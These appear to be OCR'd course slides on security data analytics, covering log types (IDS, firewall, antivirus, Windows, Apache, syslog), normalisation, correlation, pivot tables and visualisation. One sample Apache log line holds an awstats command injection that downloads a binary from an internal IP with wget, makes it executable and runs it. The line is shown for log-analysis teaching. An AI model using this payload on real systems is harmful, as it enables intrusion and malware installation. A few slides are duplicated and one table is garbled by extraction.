ST2610 Security Policy and Incident Management

Security Data Analytics and Intelligence


Objectives

- After completing the sessions, you will be able to
  - Describe the security data characteristics,
  - Describe the techniques and technologies on data analysis,
  - Define the different levels of analytic capabilities
  - Describe the concept of enterprise security intelligence and its implementation

Topics


- Security Data
- Data Analytics Techniques and Techonologies
- Enterprise Security Intelligence
- Product Walkthrough: Splunk Enterprise Security

Security Data Analytics and Intelligence



About Data

- Structured Data
  - Data assigned to dedicated fields and can be directly processed by computing equipment
  - Described by data model for storage in data management system such as a relational databases
  - Repeatable and predictable: Records' data types are the same, only differ in values.



About Data

- Semi-structured Data
  - The data may have certain structure, but not all the data use the same structure
  - Schema information is mixed with the data values, also known as “self-describing data” like XML, JSON


```
<title>Amazon S3</title>
<description>Get data from Amazon S3.</description>
<use_external_validation>true</use_external_validation>
<streaming_mode>xml</streaming_mode>
```

About Data

- Unstructured Data
  - Majority of the data available to an organisation are unstructured data, e.g. emails, documents, social media posting, photos and videos
  - There is no rule governing how the data are created, stored or retrieved.

About Data

- Data model can be used to provide for a more meaningful representation of underlying data and a deeper understanding of relationships in the data, making this data more useful to a broader base of users.
- Examples
  - Traditional ER diagram for database design
  - A web intelligence data model
  - HTTP Request
  - HTTP Failure
  - HTTP Success
    - Page view
    - Asset access
      - Document access
      - Media access
      - Podcast download



Security Data

- Vast amount of raw security data come from system, network and application logs.
  - Log: record of events occurring at an organisation's systems, networks and applications.
  - Log Entry: information related to a specific event
- Two main categories
  - Security software logs on computer security-related information
  - Operating system logs and application logs on a variety of information

Security Data

Intrusion Detection System

```
[**] [1:1407:9] SNMP trap udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
03/06-8:14:09.082119 192.168.1.167:1052 -> 172.30.128.27:162
UDP TTL:118 TOS:0x0 ID:29101 IpLen:20 DgmLen:87
```

Personal Firewall

```
3/6/2006 8:14:07 AM,"Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139))."","Rule ""Block Windows File Sharing"" blocked (192.168.1.54,
netbios-ssn(139)).  Inbound TCP connection.  Local address,service is
(KENT(172.30.128.27),netbios-ssn(139)).  Remote address,service is
(192.168.1.54,39922).  Process name is ""System""."

3/3/2006 9:04:04 AM,Firewall configuration updated: 398 rules.,Firewall configuration
updated: 398 rules.
```

Antivirus Software, Log 1

```
3/4/2006 9:33:50 AM,Definition File Download,KENT,userk,Definition downloader
3/4/2006 9:33:09 AM,AntiVirus Startup,KENT,userk,System
3/3/2006 3:56:46 PM,AntiVirus Shutdown,KENT,userk,System
```

Security Data

- Operating Systems
  - System Events
  - Audit Records
- Applications
  - Client requests and server response
  - Account information
  - Usage information
  - Significant operational actions

Security Data

- Windows Event Log

```
Event Type:   Success Audit
Event Source: Security
Event Category:      (1)
Event ID:     517
Date:         3/6/2006
Time:         2:56:40 PM
User:         NT AUTHORITY\SYSTEM
Computer:     KENT
Description:
The audit log was cleared
Primary User Name: SYSTEM       Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3F7)   Client User Name: userk
Client Domain: KENT             Client Logon ID: (0x0,0x28BFD)
```

- Apache Web Server Access Log

```
172.30.128.27 - - [14/Oct/2005:05:41:18 -0500] "GET /awstats/awstats.pl?config
dir=|echo;echo%20YYY;cd%20%2ftmp%3bwget%20192%2e168%2e1%2e214%2fnikons%3bchmod%20%2bx%
20nikons%3b%2e%2fnikons;echo%20YYY;echo|  HTTP/1.1" 302 494
```

Security Data

- Syslog
  - Simple framework for log entry generation, storage and transfer
  - Many log sources either use syslog as their native logging format or offer features that allow their log format to be converted to syslog format
  - Most syslog implementation uses UDP to transfer logs and does not perform access control

Security Data

- Syslog message structure
  1. Facility and severity as numerical values
  2. Timestamp and hostname/IP of the data source
  3. Actual message content
     - Flexible structure, but not easily parsed by machines

```
Mar  1 06:25:43 server1 sshd[23170]: Accepted publickey for server2 from
172.30.128.115 port 21011 ssh2

Mar  1 07:16:42 server1 sshd[9326]: Accepted password for murugiah from 10.20.30.108
port 1070 ssh2

Mar  1 07:16:53 server1 sshd[22938]: reverse mapping checking getaddrinfo for
ip10.165.nist.gov failed - POSSIBLE BREAKIN ATTEMPT!

Mar  1 07:26:28 server1 sshd[22572]: Accepted publickey for server2 from
172.30.128.115 port 30606 ssh2

Mar  1 07:28:33 server1 su: BAD SU kkent to root on /dev/ttyp2

Mar  1 07:28:41 server1 su: kkent to root on /dev/ttyp2
```

Security Data

- W3C Extended Log File Format
  - Used in web server logs
  - Permit control over the data recorded
  - Support needs for proxies, clients and servers in a common format
  - Provide robust handling of character escaping issues
  - Allow exchanged of demographic data
  - Allow summary data to be expressed

```
#Version: 1.0
#Date: 12-Jan-1996 00:00:00
#Fields: time cs-method cs-uri
00:34:23 GET /foo/bar.html
12:21:16 GET /foo/bar.html
12:45:52 GET /foo/bar.html
12:57:34 GET /foo/bar.html
```

Security Data

- Application Logs
  - More than enabling the server logging
  - Application has the most information about a user (identify, roles, permissions) and the context of the event (target, action, outcomes)
  - Process monitoring, audit and transaction logs are usually different from security event logs
  - Data can be logged to file system or database
  - Recommend to use standard format: Common log file system, common event format

Security Data


- Processing and analysing security-related data is challenging.
  - Many sources
    - SIEM systems, OS and user activities logs, user-level transactions, network traffic data, and probably even data from social media networks, emails and documents
  - Inconsistent content
    - e.g. Status “OK” can be written as “good”, “functional”, “operational” and “working” at different data sources.
  - Inconsistent timestamps
    - UTC, local time
    - inaccuracy
  - Inconsistent log format
    - csv, tsv, syslog, SNMP, XML, and even binary files

Security Data


- Processing and analysing security-related data is challenging.
  - Many sources
    - SIEM systems, OS and user activities logs, user-level transactions, network traffic data, and probably even data from social media networks, emails and documents
  - Inconsistent content
    - e.g. Status “OK” can be written as “good”, “functional”, “operational” and “working” at different data sources.
  - Inconsistent timestamps
    - UTC, local time
    - inaccuracy
  - Inconsistent log format
    - csv, tsv, syslog, SNMP, XML, and even binary files

Security Data

- Processing and analysing security-related data is challenging.



Turning Data to Insightful Information



Data Nomralisation


Status “OK” can be written as “good”, “functional”, “operational” and “working” at different data sources.

How does a computer program know that these words all refer to a **positive outcome?**

Data Normalisation

- Data Normalision
  - Make a given data set consistent with and comparable to other data used
- Common Information Model (CIM) by Distributed Management Task Force (DMTF)
  - Conceptual information model for interchange of management information between management systems and applications
  - A common and consistent method of describing all management information

Common Information Model in Splunk



Contextual Data

Both the email server and the e-commerce shopping cart application are reporting critical errors in the systems.

How do I determine which system should be attended to first?

Contextual Data

- Such information varies widely and may include information about
  - Business context, e.g. business-criticality of the IT assets
  - Compliance, e.g. laws and regulations
  - Risk, e.g. acceptable risk levels
  - Resources, e.g. budget, head count, skill portfolio
- It is often pulled from a data repository to enrich
- the security data coming from various sources.
- It’s critical for decision making.

Data Correlation

Customer support has been overwhelmed by calls about system slowness.

Which system in the pipeline is causing the issue? Web server, application, or the database?

Data Correlation

- Data correlation
  - Events can come from multiple applications or hosts
    - Events related to a single purchase from an online store can span across an application server, database, e-commerce engine
  - Data can be internal logs or external threat information
  - Useful when a single event may not provide enough information

Single Event

```
Sun Sep 09 19:14:23 2012 Info: ICID 743924 REJECT SG BLACKLIST match sbrs[ 10.0:
3.0] SBRS  4.0
```

Correlated events

```
Tue Sep 04 11:48:00 2012 Info: New SMTP ICID 743881 interface Management
(192.168.3.120) address 89.131.111.46 reverse dns host unknown verified no
Tue Sep 04 11:48:00 2012 Info: ICID 743881 REJECT SG BLACKLIST match sbrs[ 10.0:
3.0] SBRS  10.0
Tue Sep 04 11:48:00 2012 Info: ICID 743881 close
```


Data Correlation

What are other techniques that can help me make sense of data?

Pivot Table

- Pivot tool - A data summarisation tool to automatically sort, count, total or calculate the average of data stored, and display the summarised data
  - To summarize the data into a compact format
  - To find relationships within the data that are otherwise hard to see because of the amount of detail
  - To organize the data into a format that is easy to read

Example: Pivot Table/Chart in Excel



	A	B	C	D	E	F
1	Order ID	Product	Category	Amount	Date	Country
2	1	Carrots	Vegetables	$4,270	1/6/2016	United States
3	2	Broccoli	Vegetable			
4	3	Banana	Fruit			
5	4	Banana	Fruit			
6	5	Beans	Vegetable			
7	6	Orange	Fruit			
8	7	Broccoli	Vegetable			
9	8	Banana	Fruit			
10	9	Apple				

	A	B	C	D	E	F	G	H	I
1	Category	(All)							
2									
3	Sum of Amount	Column							
4	Row Labels	Apple	Banana	Beans	Broccoli	Carrots	Mango	Orange	Grand Total
5	Australia	20634	52721	14433	17953	8106	9186	8680	131713
							3767	19929	94745
							7388	2256	141056
							8775	8887	155168
								12010	66782
							5600	21744	173137
							22363	30932	267133
							57079	104438	1029734

Data Visualisation


- Data analysis is closely associated with Data visualisation
  - “A picture is worth a thousand words”
  - Help people see things that were not obvious
  - Even when the data volume is big, it’s still easy to spot patterns
- Data visualisation is the presentation of data in a pictorial or graphical format

Data Visualisation

- To generate the best visuals
  - Understand the data including its size and cardinality
  - Determine the information you want to convey
  - Understand how the targeted audience will consume the information
  - Present the information in the best and simplest form
- Data visualisation considerations
  - Data selection: relevance to the objectives of the visualisation
    - Time range, data set
  - Presentation: colour, shape, layout
  - Scale: esp when dealing with high volume of data
  - User interaction: component re-arrangement, query, drilldown
  - User experience: the human factor

